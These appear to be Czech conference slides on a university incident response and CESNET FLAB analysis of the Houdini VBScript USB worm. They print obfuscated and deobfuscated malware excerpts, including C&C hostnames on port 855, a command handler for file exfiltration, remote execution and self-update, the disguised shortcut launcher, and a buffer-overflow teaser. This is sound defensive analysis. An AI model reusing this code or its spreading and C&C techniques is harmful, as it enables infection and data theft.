
```
cat << __EOF__ > game.c
#define MSG "Zahraj si ...\n\t... nauc se ...\n\t\t... pridej se!"
int a() {char s[8]; strcpy(s, MSG); return(0); }
int main(int argc, char **argv){a();exit(0);}
__EOF__
gcc game.c && ./a.out
Segmentation fault
```

https://flab.cesnet.cz/game

# Příklady z praxe




# Dějství I: Stav na ZČU



# Upozornění na problém

- Uživatel kopíruje soubory mezi počítači
  - Nezná progresivní metody přenosu dat
  - Používá flashdisk a Průzkumníka (Explorer)
- Použitý postup



# Upozornění na problém

- Eskalace k lokálnímu správci IT
- Eskalace uživatelské podpoře CIV ZČU (IT oddělení)

```
Dobrý den,
prosím Vás o pomoc. Objevil se mi tu
vir. Ze všech adresářů a souborů udělá
na externích úložištích zástupce.

Děkuji za pomoc.
```

- Eskalace bezpečnostnímu týmu

# Analýza provedená CSIRT

- Flashdisk
  - Obsahuje i původní soubory (Atribut „skrytý soubor“)
  - Obsahuje zástupce
    - Stejná jména i ikony jako původní soubory
    - Otevře původní soubor + soubor „Microsoft Excel.WsF“
  - Obsahuje soubor „Microsoft Excel.WsF“
- Hledání informací
  - `http://www.en.usbfix.net/2014/03/remove-shortcut-virus-usb/`
  - Malware: Dinihou – **Houdini Worm.VBScript**

# Reakce CSIRT

- Postup pro infikované flashdisky
  - „Obnova“ uživatelských dat
  - Zrušení atributu „skrytý soubor“


```
attrib -h -r -s /s /d *.*
```

  - Smazání zástupců
  - Smazání souboru „Microsoft Excel.WsF“
- Napadené stanice
  - Záznam v registrech
  - Neznámá činnost malware ⇨ reinstalace

```
wscript.exe //B "C:\Users\…
\Microsoft Office\
Microsoft Excel.WsF"
```

# Reakce CSIRT


- Preventivní opatření
  - Problematická
- Stanice ve správě IT oddělení
  - Používaný antivirový program nezachytí
  - Zavedeno blokovaní souborů `*.WsF`
- Ostatní stanice
  - Ve správě „uživatelů“
  - Studenti
- Velká migrace USB zařízení





# Stále kvoká, stále kvoká, ...

- Výskyt dalších případů
  - Uživatelé stanice mimo správu IT oddělení
  - Studenti a jejich flashdisky
  - Opakované nákazy
- Potřeba hlubší analýzy
  - Nedostatek vlastních kapacit
    - Hlavně nedostatek času
  - Zadání analýzy externímu subjektu
  - CESNET FLAB

# Dějství II: Analýza malware





# Zadání pro FLAB

- Zadání
  - Malware na flashdisku pro každý soubor vytvoří zástupce a původní soubor schová, takže uživatel spouští (dvouklikem) zástupce, který kromě vlastního souboru spustí ještě VBScript, který zajišťuje šíření malware a asi i další aktivitu.
- Otázky k zodpovězení
  1) Jakou funkcionalitou malware disponuje?
  2) Lze přítomnost malware poznat podle síťového chování?
  3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

# Zadání pro FLAB

- Podklady pro analýzu
  - Předány elektronicky dva soubory
- Přípona „.norun“
  - Zamezení neúmyslnému spuštění
- **`Microsoft Excel.WsF.norun`**
  - Malware nalezený na napadeném flashdisku
  - Evidenční číslo 001
- **`IMG_2402.lnk.norun`**
  - Jeden ze zástupců vytvořený malwarem na napadeném flashdisku
  - Evidenční číslo 002

# Zadání pro FLAB

- Výňatek ze zadání

Podklady předány zákazníkem.

| **Elektronický podklad (Data)** | | Evidenční číslo | 001 |
|---|---|---|---|
| Jméno souboru | Microsoft Excel.WsF.norun | | a |
| Hashe souboru | MD5: 5ac3bb5b66ac8fff3[redacted]72c0d91efce0<br>SHA-1: 55d841b141fa01751d09e[redacted]271b1bfcdf27ec4 | | b |
| Čas zajištění | [redacted](úpně stejný malware řešen i v říjnu 20[redacted]) | | c |
| Popis | VBScript, který je šířen a spouštěn malwarem vytvořeným zástupcem. | | d |
| Způsob získání | Zkopírování z nakaženého flashdisku | | e |
| Způsob předání | Předáno přes AFS@ZČU. | | f |
| Poznámky | Souboru byla přidána přípona „norun“ k zamezení neúmyslnému spuštění. | | g |

# Analýza zástupce (ev. č. 002)

- Položka „cíl“ zástupce:


```
C:\WINDOWS\system32\cmd.exe /c
cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&start
IMG_2402.JPG&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&
cls&cls&start Microsoft" "Excel.WsF&cls&cls&cls&
cls&cls&cls&cls&cls&cls&cls&cls&cls&exit
```

- Po odstranění cls (clear screen):

```
start IMG_2402.JPG                  //původní soubor
start Microsoft" "Excel.WsF         //malware
exit                                //zavření okna
```


  - Zajišťuje spuštění malware – každé otevření souboru

# Analýza zástupce (ev. č. 002)




- Využití výchozího nastavení
  - „Nezobrazovat skryté soubory“ = ano, zatajit existenci
  - „Skrývání přípon známých typů“ = ano, zatajit informaci

# Jak to vidí uživatel




```
> dir /B
dokument.lnk
```

```
> dir /AH /B
dokument.docx
```

```
> dir /A /B
dokument.lnk
dokument.docx
```

# Analýza malware (ev. č. 001)

- WsF = Windows Script File
  - Kontejner
    - Spuštění obsahu ve správném interpretru
  - Nativně
    - Javascript
    - Visual Basic
  - Další instalované
    - Perl
    - Python
    - ...

# Analýza malware (ev. č. 001)

- Obsah souboru – obfuskovaný VB Script

```
<package>
<job id="manage-bde">
<script language="VBScript">
Dim nTWAAKaqMncGOLEYPcXDTqcWJAj:nTWAAKaqMncGOLEYPcXDTqcWJAj="kyz
NMWZrwnYxTfZmaVff":If nTWAAKaqMncGOLEYPcXDTqcWJAj="kyzNMWZrwnYxT
fZmaVff"Then:End If:Dim LzcAEAXYFzttkGGoBj:LzcAEAXYFzttkGGoBj="v
uWeIryKEArjjHfVnrNb":If
...
If:LB="}}}!}}!}?}^}{}|+?^\}{}%^}^-}}|-]^^}}|-]-^+?|!^|-_|}}|}^/|
-^?{*_[{/}{{-/{{^?|]-/^?|[^]^[^-||_\{*-}_[^-|[^[^!{-{/{?_*_-|?|^
...
fUNCTioN FRANCE(VIANA):Dim ZxyjgajpHRCEFtq
...
GRECE=FRANCE(20+20+9)TO(LONDON(BOSNA)/FRANCE(10*5))
...
</script>
</job>
</package>
```

# Analýza malware (ev. č. 001)

- Deobfuskace – varianta „hrubá síla“
  - Rozebrat činnost funkcí a získat kód
  - To opravdu není dobrý nápad ...
- Deobfuskace – varianta „jemný intelekt“
  - Sestavení a spuštění kódu je realizováno funkcí

```
ExeCuTeGloBal(ITALI(FRANCE(50-30+17),LB))
```

  - Místo spuštění necháme výsledný kód jen zobrazit

```
:%s/ExecuteGlobal/WScript.echo/
```

  - Uložení výsledku

```
cscript echo_script.WsF > unpacked1.Wsf
```

# Analýza malware (ev. č. 001)

- Výsledek po deobfuskaci – další (jiná) obfuskace

```
<package>
<job id="manage-bde">
<script language="VBScript">
COLOMBIA=VINSULA(USA("=oVeqCcWe\m/x{}GEOXXeXy+FqeXZXmW*mSG#IWH{LbG
{LeGwmSOzzXOJi/Vo}/SWFmWXOEG#QcZsCcWe\m/x{/NN\cVNzXVMqWGxFc/zK/X/Q
DotX{fRXELNOELicWOzzXOJi/VPL{WyqWGR}RLu}/SWFmWXOEG/FyW-MXNxFc/zK/X
/qWGRmlLuLDYR-SvzMXS!XEXo/Tvxi}/
....
+cHr(CByte("&H"&Mid(PANAMA,3,2)))+cHr(CByte("&H"&Mid(PANAMA,5,2))):
PUREAU=PUREAU+Left(CANADA,KOUBA):Next:UREGWAY=PUREAU:End Function:F
unction USA(HINDORAS):Dim i:For i=1 To Len(HINDORAS):USA=Mid(HINDOR
AS,i,1)&USA:next:End Function
</script>
</job>
</package>
```

- Stejný postup (náhrada `GlobalExecute` za `Wscript.echo`)

```
cscript echo_unpacked1.WsF > unpacked2.Wsf
```

# Analýza malware (ev. č. 001)

- Výsledek po druhé deobfuskaci – už zase (!)

```
<package>
<job id="manage-bde">
<script language="VBScript">
TUNISIA="!{]*!#/-!#*{{!#\/-![=|!#/#/!#*=|!{-[{!#*{{!{-[{![=|!#*=|!
#/#/!#*\*!{#-|!#]/|!#/#/![=|!#*-*!#/#/!#[/*!{-//!{]*!#/-!{]*!#/-!#
...
FOR ALGERIE=1 TO UboUnD(TUNISIA):MAROCOO=MAROCOO+cHr(TUNISIA(ALGER
IE)/(25+25-32)):NEXT:ExecuteGlobal(MAROCOO)
</script>
</job>
</package>
```

- Stejný postup (náhrada `GlobalExecute` za `Wscript.echo`)

```
cscript echo_unpacked2.WsF > unpacked3.Wsf
```

# Analýza malware (ev. č. 001)

- Výsledek po třetí deobfuskaci – konečně čitelný kód

```
On eRrOr ReSuMe NeXt

dIm Az
sET Az = WsCriPt.CreAtEoBjEcT("wscript.shell")
dIm Aw
sET Aw = CreAtEoBjEcT("scripting.filesystemobject")
dIm Av
sET Av = CreAtEoBjEcT("msxml2.xmlhttp")

Ay = ArRaY ("maroco.linkpc.net:855",
"maroco.myq-see.com:855","maroco.redirectme.net:855")
Ax = Az.ExPaNdEnViRoNmEnTsTrInGs ("%appdata%") &"\Microsoft Office\"
Aw.CreateFolder Ax

Au = TRue
At = True

Ar = "Microsoft Excel.WsF"
...
```

# Analýza malware (ev. č. 001)

- Analýza kódu malware
  - Iterativní činnost
  - Seznam proměnných s poznámkami
  - Seznam funkcí s poznámkami
  - Odstraňování „eMoSTyLu z NáZVůprOMěNných“
- Skript
  - Poměrně krátký – necelých 500  řádek

    ⇨ kompletní analýza funkčnosti
  - Vyhledání odpovědí na otázky

# Analýza malware (ev. č. 001)

## 1) Jakou funkcionalitou malware disponuje?

- Persistence
  - Spuštění přes zástupce na médiu
    - Instalace na stanici
    - Rozšíření na „removable“ média
  - Po instalaci na stanici (registrový klíč)
    - Průběžné rozšiřování na „removable“ média
    - Komunikace s C&C
- Šíření
  - Přes „removable“ média – nutná součinnost uživatele

```
fOr EACH Drive In Aw.Drives
  ...
If  Drive.Drivetype  = 1 then
  ... '* type 1 = Removable
```

# Analýza malware (ev. č. 001)

- Zahájení komunikace s C&C
  - V intervalu 5000ms (5s)
- Rozpoznávané pokyny z C&C serveru
  - Aktualizace skriptu (tj. možná změna funkcionality)
  - Změna intervalu komunikace s C&C
  - Stáhnout soubor z C&C a spustit jej
  - Odeslat soubor ze systému na C&C
  - Odinstalování ze systému (tj. mazání stop po útoku)
  - Spuštění lokální příkazu jako parametr cmd.exe (v analyzované verzi nefunkční, vývojová chyba)

# Analýza malware (ev. č. 001)

- Ukázka části kódu – schopnosti malware

```
SeLeCt case Ao (0)
case "excecute"
      An = Ao (1)
      Bd An  '* ???
case "update" '* nahrazeni obsahu lokalniho skriptu parametrem
      An = Ao (1)
      Al.ClOse
      sET Al =  Aw.OpEnTeXtFiLe (Ax & Ar ,2, FaLsE)
      Al.WriTe An
      Al.ClOse
      Az.RuN "WScript.exe //B " & cHr((17+17)) & Ax & Ar & cHr((17+17))
      WScript.QuIt
case "uninstall"
      Bi '* call Bi: uninstall
case "send"
      Bn Ao (1),Ao (2) '*call Bn (param2_filename, param3_path)
case "site-send"
      Bh Ao (1),Ao (2) '*call Bh (param2_getparam, param3_filename)
case "recv"'
      An = Ao (1)
      Be (An) '*call Be (param2): odeslani zadaneho souboru na CaC
case  "Sleep" '* nastaveni noveho intervalu cekani v cyklu
      An = Ao (1)
      Sleep = EVal (An)
eND SeLeCt
```

# Analýza malware (ev. č. 001)

2) Lze přítomnost malware poznat podle síťového chování?

- Ano, každých 5s komunikuje s C&C
- Port 855, C&C udáno jako hostname
  - maroco.linkpc.net:855
  - maroco.myq-see.com:855
  - maroco.redirectme.net:855
- Zjištění IP adres v historii?
  - Passive DNS

# Analýza malware (ev. č. 001)

3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

- Konzultováno s WEBnet Incident Response Team
  - FLAB nemá příslušný SW
- Zabezpečení koncových stanic ZČU
  - Dodavatel XxXxxx
  - WsF je v kategorii „Script“ - nelze globálně zakázat
  - Jediná možnost – ruční pravidlo „blokování *.WsF“

# Dějství III: Využití informací

